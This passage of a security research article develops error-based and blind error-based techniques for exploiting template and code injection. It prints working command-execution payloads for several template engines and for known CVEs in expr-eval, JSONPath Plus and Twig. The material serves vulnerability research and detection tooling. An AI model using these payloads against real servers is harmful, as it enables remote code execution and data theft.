[+] SSTImap identified the following injection point:

  Body parameter: name
  Engine: Eval_generic
  Injection: ${*}
  Context: text
  OS: undetected
  Technique: error-based
  Capabilities:

    Shell command execution: no
    Bind and reverse shell: no
    File write: no
    File read: no
    Code evaluation: no
```

Payload Development

After detecting verbose error reflection and determining the programming language by the error text, we would still need to find an error message reflecting user-supplied value to create payloads for Error-Based RCE. Usually, such errors can be triggered when accessing nonexistent files and modules, during unusual interactions with special objects like null or undefined, as well as in case of nonexistent functions, classes or attributes. Contrary to that, syntax errors do not provide any data exfiltration capabilities, as they interrupt the template parsing before any injected code evaluation ever occurs.

For successful automated exploitation you should make sure that long and multiline texts are not truncated. Furthermore, it is important to prevent the situations where the result would be equal to something valid that would not trigger an error. For those cases, a prefix should be added that would make any output invalid. For example, target website is very unlikely to have files, classes or attributes starting with **Y:/A:/**.

Boolean Error-Based Blind SSTI

Most modern web servers and applications disable verbose error output, which prevents the exploitation of Error-Based Code Injection and SSTI. The full text of an error message is impossible to obtain in such cases, but the error itself could usually still be detected. This allows us to determine the success of the blind injection by detecting a conditionally triggered error.

Indeed, different responses could expose the blind injection outcome. For example, in case of Boolean-Based Blind SQL Injection, a payload like AND SUBSTRING((...), 1, 1) = 's' would only return results if the target value starts with character 's'. This technique is based on different application behavior in cases where no results are returned. This is not applicable to most cases of Code Injection and SSTI.

- **Boolean-based blind**: sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactically valid SQL statement string containing a `SELECT` sub-statement, or any other SQL statement whose the user want to retrieve the output. For each HTTP response, by making a comparison between the HTTP response headers/body with the original request, the tool inference the output of the injected statement character by character. Alternatively, the user can provide a string or regular expression to match on True pages. The bisection algorithm implemented in sqlmap to perform this technique is able to fetch each character of the output with a maximum of seven HTTP requests. Where the output is not within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.

However, there exists a similar technique called Error-Based Blind SQL Injection, in which the target value is used to conditionally trigger an error in only one of the cases, while not interrupting the other: CASE WHEN 1=1 THEN 1 ELSE json('') END

Such a technique could be adapted to work for Code Injection and SSTI. Moreover, I already encountered a payload for that technique before. That was a payload for Freemarker template engine by Nicolas Verdier, previously mentioned in this research. [10]

blind error based gadget to read data

```
${1/((.version?matches('2.3.*')?string('1','0')?eval))}
```

some explanation: if the version matches the regex, it is converted to either the '1' or '0' string. `?eval` then cast the string into an integer and we have our oracle ! if you divide 1 by 0 you have an error

Programming languages already allow us to have conditions determining what code would be executed. This can be accomplished by using special language constructs or operators. However, similarly to Error-Based technique, I decided to avoid language constructs in more universal Code Injection payloads, as they will not be accessible in many injection contexts. I also decided to avoid using the ternary conditional operator, as such complex operators might not be supported by many template engines and other injection contexts which use their own parsers.

To avoid false positives, the error should be triggered in the case where our injection did not provide a valid result, as it might be impossible to differentiate errors deliberately triggered by our injection from any other errors the payload might have caused.

Error detection

To automate the testing for Boolean Error-Based Blind Code Injection and SSTI, we would need a way to detect errors in server responses. Users could supply regular expressions to detect normal or error pages, but we could also try to detect the errors by comparing the response code and length, headers and other parameters to the corresponding parameters of the regular response.


No matter what approach we choose, we would need to use two pairs of similar payloads. Minimal differences between payloads in each pair would avoid false positives caused by errors from WAF or proxies, while using two pairs would mitigate false positives caused by random external problems.

To determine the regular response of the application I decided to use numeric payloads in order to avoid syntax errors in most injection contexts. Multiple responses are compared to determine the most stable parameters of the application response. The first request is discarded to avoid any interference from actions an application might do during the first connection from a new IP address.

Multiple parameters were selected for request comparison:

- HTTP response code
- Response time
- Response encoding
- Response length in bytes
- Response length in characters
- Word count in response
- Line count in response
- Header count
- Cookie count
- Redirections count
- Final page URL
- Content-Type header value
- Server header value

Parameters are considered stable if they stay the same for all responses or if they fluctuate within 5% from the average (for numeric values).



Python

To determine the truthfulness of the injection results we could use the division by a Boolean value. Truthful value would be converted to one, which does not trigger an error, while values evaluating to False would trigger division by zero error. We could use this expression as our payload: **1 / (OUTPUT)**


To detect the injection these two payload pairs could be used:

- **'a'.join('bc') == 'bac'** and **'a'.join('bc') == 'abc'**
- **bool('False') == True** and **bool('True') == False**

Code execution is possible by using **bool(eval(…))**, while OS command execution can be checked with **os.popen(…)._proc.wait() == 0** starting from Python 3.6.

In most Python-based template engines these payloads could be used as is, while Jinja2 does not allow direct access to built-in Python functions. As a result, payload for Jinja2 is a little more complex:

{{ 1 / (not not cycler.__init__.__globals__.__builtins__.eval(…)) }}



PHP

PHP also allows using payloads like **1 / (…)** to determine the injection success. To detect the injection, these two payload pairs were chosen:

- **'2' + '3' == 5** and **'2' + '5' == 3**
- **strlen('2') == 1** and **strlen('1') == 2**

Code evaluation results could be accessed using **true && eval(…)**, and the return code of the OS command execution could be checked with **pclose(popen(… , "wb")) == 0**

These payloads work for all tested template engines except Twig. Old versions of Twig template engine allow us to use a payload like this:

{{_self.env.registerUndefinedFilterCallback("shell_exec")}}

{{1/ (_self.env.getFilter("…&& echo SSTIMAP")|trim('\n') ends with "SSTIMAP")}}

It is impossible to get the return code, so a known string is added to the end of the output in case of success to be checked by the template engine. A similar approach works for newer versions of Twig:

{{1/({" … &&echo SSTIMAP":"shell_exec"}|map("call_user_func") |join|trim('\n') ends with "SSTIMAP")}}

Java

Once again, lack of a universal way of Java code evaluation requires us to create different payloads for each of the supported template engines.


For Spring Expression Language I used the same idea as before, but it required some additional modifications for type conversions: **1/((…)?1:0)+""**

Ternary operator is used to convert the result to 0 or 1, and the concatenation of an empty string is used in order to avoid errors caused by incorrect return type.

For detection payloads I replaced 1 with **"".getClass().forName('java.lang.Integer').valueOf('1')**, which allows us to confirm that the injection supports Java code. For my two pairs of detection payloads, I used simple integer additions, checking for integer overflow in the second pair.

OS command execution was checked by comparing the return code of waitFor() function with zero: **"".getClass().forName('java.lang.Runtime') .getRuntime().exec(" … ").waitFor()==0**

These payloads would also work for other similar Expression Languages. To make sure that we have SpEL injection, we can replace them with SpEL-specific payloads: **T(java.lang.Integer).valueOf('1')** and **T(java.lang.Runtime).getRuntime().exec("…").waitFor()==0**




Payloads for OGNL expressions are similar to SpEL payloads. I used the same payload pairs using integer additions as well as the same oracle: **1/((…)?1:0)+""**

OGNL syntax can be confirmed by replacing 1 with **@java.lang.Integer@valueOf('1')**

Similarly to SpEL, you can get the return code of OS commands using waitFor(): **@java.lang.Runtime@getRuntime().exec("…").waitFor()==0**

It is also worth mentioning that OGNL has an unusual way of implicitly converting types. Besides the order of operations, previously computed values also affect the conversions. While a payload like **1 * (123 + 456) + "abc" + 1 * (123 + 456)** will get the expected result of **"579abc579"**, a similar payload **(123 + 456) + "abc" + (123 + 456)** will start converting integers to strings, returning **"579abc123456"**



Main payload for Freemarker was already created by Nicolas Verdier [10]:

${1/((…)?string('1','0')?eval)}

Simple payload pairs were used for detection, as the template engine is already confirmed by the syntax of the main payload:

- **1.0 == 1.0** and **1.0 == 0.1**
- **2 > 1** and **1 > 2**

To check the results of OS command execution I decided to use a technique previously used for Twig:

"freemarker.template.utility.Execute"?new()(" … && echo SSTIMAP")
?chop_linebreak?ends_with("SSTIMAP")

```
freemarker.core._MiscTemplateException: Arithmetic operation failed: / by zero

----
FTL stack trace ("~" means nesting-related):
  - Failed at: ${1 / ("freemarker.template.utility.E...  [in template "name" at line 27,
column 18]
----
```

For Velocity template engine we can use #if and #include directives:

- **#if(false)#include("Y:/A:/true")#end** and **#if(true)#include("Y:/A:/false")#end**
- **#set($o=1.0)#if($o.equals(0.1))#include("Y:/A:/xxx")#end** and **#set($o=1.0)#if($o.equals(1.0))#include("Y:/A:/xxx")#end**

To check for OS command execution we could modify a regular payload for rendered injection:

…#set($res=$proc.exitValue())#if($res != 0)#include("Y:/A:/xxx")#end

```
org.apache.velocity.exception.ResourceNotFoundException: Unable to find resource 'Y:/A:/false'
```

Ruby

In Ruby, there is no direct way to convert values from integer to Boolean. This causes the payload to become a bit more complex: **1/(!!(...)&&1||0)**

These payload pairs could be used to confirm Ruby injection:

- **(2 + 3).to_s == '5'** and **(2 + 5).to_s == '3'**
- **'2'.length == 1** and **'1'.length == 2**

Code evaluation results could be checked using **!!eval(...)**, while the success of the executed OS commands could be checked using **system(…)** which is not used for rendered injections, as it doesn't return the output itself.

NodeJS

In NodeJS, division by zero does not produce an error, so the payload is instead using access to attributes of either *undefined* or the existent element of a list: **[""][0 + !(…)]["length"]**

These two pairs are used to confirm NodeJS as the injected language:

- **typeof(1) + 2 == "number2"** and **typeof(2) + 1 == "number2"**
- **parseInt("5x") == 5** and **parseInt("x5") == 5**

Code evaluation could be checked directly using **eval()**, and the return code of the executed OS commands could be checked in NodeJS of version 5.7 and above using this payload:

require('child_process').spawnSync(… , options={shell:true}).status===0

Elixir

Elixir allows using division by zero as an oracle, but requires explicit conversion to integer. As a result, we can use the payload: **1/((…)&&1||0)**

We can check for Elixir syntax using these pairs of payloads:

- **String.length("2") == 1** and **String.length("1") == 2**
- **is_boolean(false) == true** and **is_boolean(true) == false**


Checking **eval()** code evaluation results and comparing OS command return code could be done directly using these payloads: **elem(Code.eval_string(…), 0)** and **elem(System.shell(…), 1) == 0**

Generic Detection

All programming languages have their own function names, so it is impossible to find a function that would work for generic detection. Despite that, almost all languages use exactly the same syntax for basic mathematical operations. This allows us to use syntax errors for generic detection:

- **(3*4/2)** and **3*)2(/4**
- **((7*8)/(2*4))** and **7)(*)8)(2/(*4**

This method of generic detection for Code Injection and SSTI could be automated without the need to separately add support for all programming languages and template engines, which extends the possibilities of fast detection of Code Injection and SSTI using black box approach.



Payload Development

To create payloads after detecting blind injection, we could check for common errors of division by zero or accessing elements not present in lists or dictionaries. Additionally, for known template engines we can use *if* statements to trigger arbitrary errors conditionally.

For automated detection, payload pairs could be created using unique function names, syntax features or implicit type conversions.

To convert values to the desired type, we can use specific conversion functions or by using an operation typical for desired type (adding 0 for numbers, concatenating empty string for strings, using logic *and* with *true* for Boolean, etc.). Additionally, values could be converted to Boolean using double negation, and then to integer using conditions like ternary operator.

To check the success of OS command execution, we can compare the exit code to zero or check that the output ends in a string we supplied.

Practical Application

All techniques and payloads developed during this research were added into open-source tool SSTImap for practical application. Moreover, I applied those techniques to my own tasks, which allowed me to get the result in most of the cases which acted as breadcrumbs to this research.


Among those cases there are examples of testing real web applications, as well as payloads that extend the capabilities of known vulnerability exploitation.

expr-eval (CVE-2025-13204)

The first example of applying new techniques to a real-world target was the Code Injection vulnerability in a popular bot constructor for Discord. One of the tags in the template engine allowed mathematical expression evaluation using a vulnerable NodeJS module called expr-eval, but the result was converted to the integer, which initially prevented me from accessing the result of the injected code.

I modified the known payload to access function constructor without breaking the syntax of the template engine used to trigger the vulnerable functionality. After that, I applied Error-Based technique and used require() to trigger an error containing code execution results:

{ [redacted] [Object = constructor; a() = 7*7; d = Object.getOwnPropertyDescriptor(Object.getPrototypeOf(a), 'constructor'); c=d.value; f=c("return process.mainModule.require(process.mainModule.require('child_process').execSync('id').toString())"); f()] }



In this case, Error-Based technique allowed me to get output from blind Code Injection in a real-world application I was testing at the time.

Payload for Code Injection exploitation in expr-eval module for NodeJS was added as an extra module for SSTImap which can be additionally installed. This module contains payloads for all four Code Injection exploitation techniques supported by SSTImap.

JSONPath Plus (CVE-2025-1302)

Another example of practical application of new techniques is the ability of exploiting CVE-2025-1302 without the limitations caused by injection context. Early payloads for rendered injection were setting attributes of the root object, but this approach prevented rendered exploitation in many injection contexts and required guessing the others.

Thanks to the Error-Based techniques, output became obtainable in all contexts in case of verbose error output. Using Boolean Error-Based Blind technique allowed for a more effective exploitation of blind injections and opened the possibilities for fast data exfiltration.

Twig (CVE-2022-23614)

Vulnerable versions of Twig template engine allow sandbox escape by passing a string containing PHP function name as a parameter to the |sort filter. This filter converts the function output to a number which determines the new order of two elements in the array.

In PHP, system() function only returns the first string of the output, but it is enough to affect the resulting number and the order of the array elements, showing if our OS command executed successfully. We can compare the first element with the expected value to determine if the elements switched places, and understand what number our command produced. As a result, we get this payload:

{% for a in ["error_reporting", "1"]|sort("ini_set") %} {% endfor %}

{{ 1 / ([" … >>/dev/null && echo -n 1", "0"]|sort("system")|first == "0") }}

This time, Boolean Error-Based Blind extends the capabilities of blind sandbox bypass in Twig template engine, potentially allowing bit-by-bit extraction of the output.

We can also notice that PHP functions like system() and passthru() output the results directly to the page which allows us to intercept them using ob_start().

As a second argument, ob_start() accepts the name of the function that would be called with our output as an argument. This allows us to use call_user_func() for Error-Based output exfiltration.

To call our function and trigger an error, we need to trigger ob_end_flush() with no arguments. To do that, we can use call_user_func_array() with an empty array. Our final payload:

```
{% set a = ["error_reporting", "1"]|sort("ini_set") %}
{% set b = ["ob_start", "call_user_func"]|sort("call_user_func") %}
{{ ["ls", 0]|sort("system") }}
{% set a = ["ob_end_flush", []]|sort("call_user_func_array")%}
```

Dust.JS

Additionally, I would like to mention payloads for Dust.JS template engine. Error-Based and Boolean Error-Based Blind techniques with payloads based on Code Injection payloads for NodeJS allow for a more effective exploitation of blind SSTI, as well as obtaining the results when the verbose error output is present on the target website.

After that, I decided to research the possibility of obtaining result during rendered injection by adding a variable into the template context. Initially, I tried to use Prototype Pollution, but it caused errors during dynamic code generation, so I had to find the context object to inject the new variable into. To do that, I applied Error-Based technique and examined the global variables.

I found a variable called *context*, which had an attribute called *global* containing variables passed to the template. Adding new attribute of *context.global* allowed me to get the result:

{@if cond="context.global.sstimap='test' "} {/if} {sstimap}

This example shows the possibility of using Error-Based technique to examine the injection context while developing the payloads using the black box approach.

Conclusions

As part of this research, two new techniques for Code Injection and SSTI were developed. Using Error-Based technique allows the results of blind injection to be accessed if verbose error messages are displayed to the user. Boolean Error-Based Blind technique greatly speeds up exploitation of blind injections, as it eliminates delays commonly used with Time-Based Blind technique.

Payloads were created for both new techniques which allow exploitation of Code Injection and SSTI in six programming languages.

Additionally, context-aware payloads for generic detection of Code Injection and SSTI were introduced, which allowed for automated detection of blind injections without testing for all possible languages, which was previously considered impossible.

Demonstrated techniques prove the importance of documenting all known exploitation techniques even for seemingly obvious vulnerabilities. Similar approach was used in SQL Injection techniques for a long time, but for 10 years since the discovery of SSTI there were no mentions of Error-Based technique and no documented payloads. Code Injection by itself barely has any documentation, which prevented new fundamental techniques from being discovered.

This research proved the potential of discovering new techniques even for well-known vulnerabilities. For more effective technique development, knowledge repository should be created containing techniques and tricks for researchers, which would allow for documentation of knowledge about payload development and unusual features of different systems, even if that knowledge has no direct usage for system exploitation.

In conclusion, I would like to mention promising directions for further research. A major improvement for Boolean Error-Based Blind and Time-Based Blind techniques would be the payloads for bit-by-bit exfiltration of the output, similarly to the corresponding techniques for SQL Injection. Additionally, researching the possibilities of OAST testing and Time-Based Blind technique application using the features of template engines would remove the dependency of these techniques from the OS and available binaries on the target server.

References

1. https://portswigger.net/knowledgebase/papers/serversidetemplateinjection.pdf
2. https://www.hackmanit.de/images/download/thesis/Improving-the-Detection-and-Identification-of-Template-Engines-for-Large-Scale-Template-Injection-Scanning-Maximilian-Hildebrand-Master-Thesis-Hackmanit.pdf
3. https://github.com/vladko312/SSTImap
4. https://github.com/vladko312/extras
5. https://github.com/epinna/tplmap/
6. https://github.com/linkedin/dustjs/wiki/Dust-Tutorial
7. https://nvd.nist.gov/vuln/detail/CVE-2022-23614
8. https://gist.github.com/nickcopi/11ba3cb4fdee6f89e02e6afae8db6456
9. https://github.com/sqlmapproject/sqlmap/wiki/Techniques
10. https://gist.github.com/n1nj4sec/5e3fffdfa322f4c23053359fc8100ab9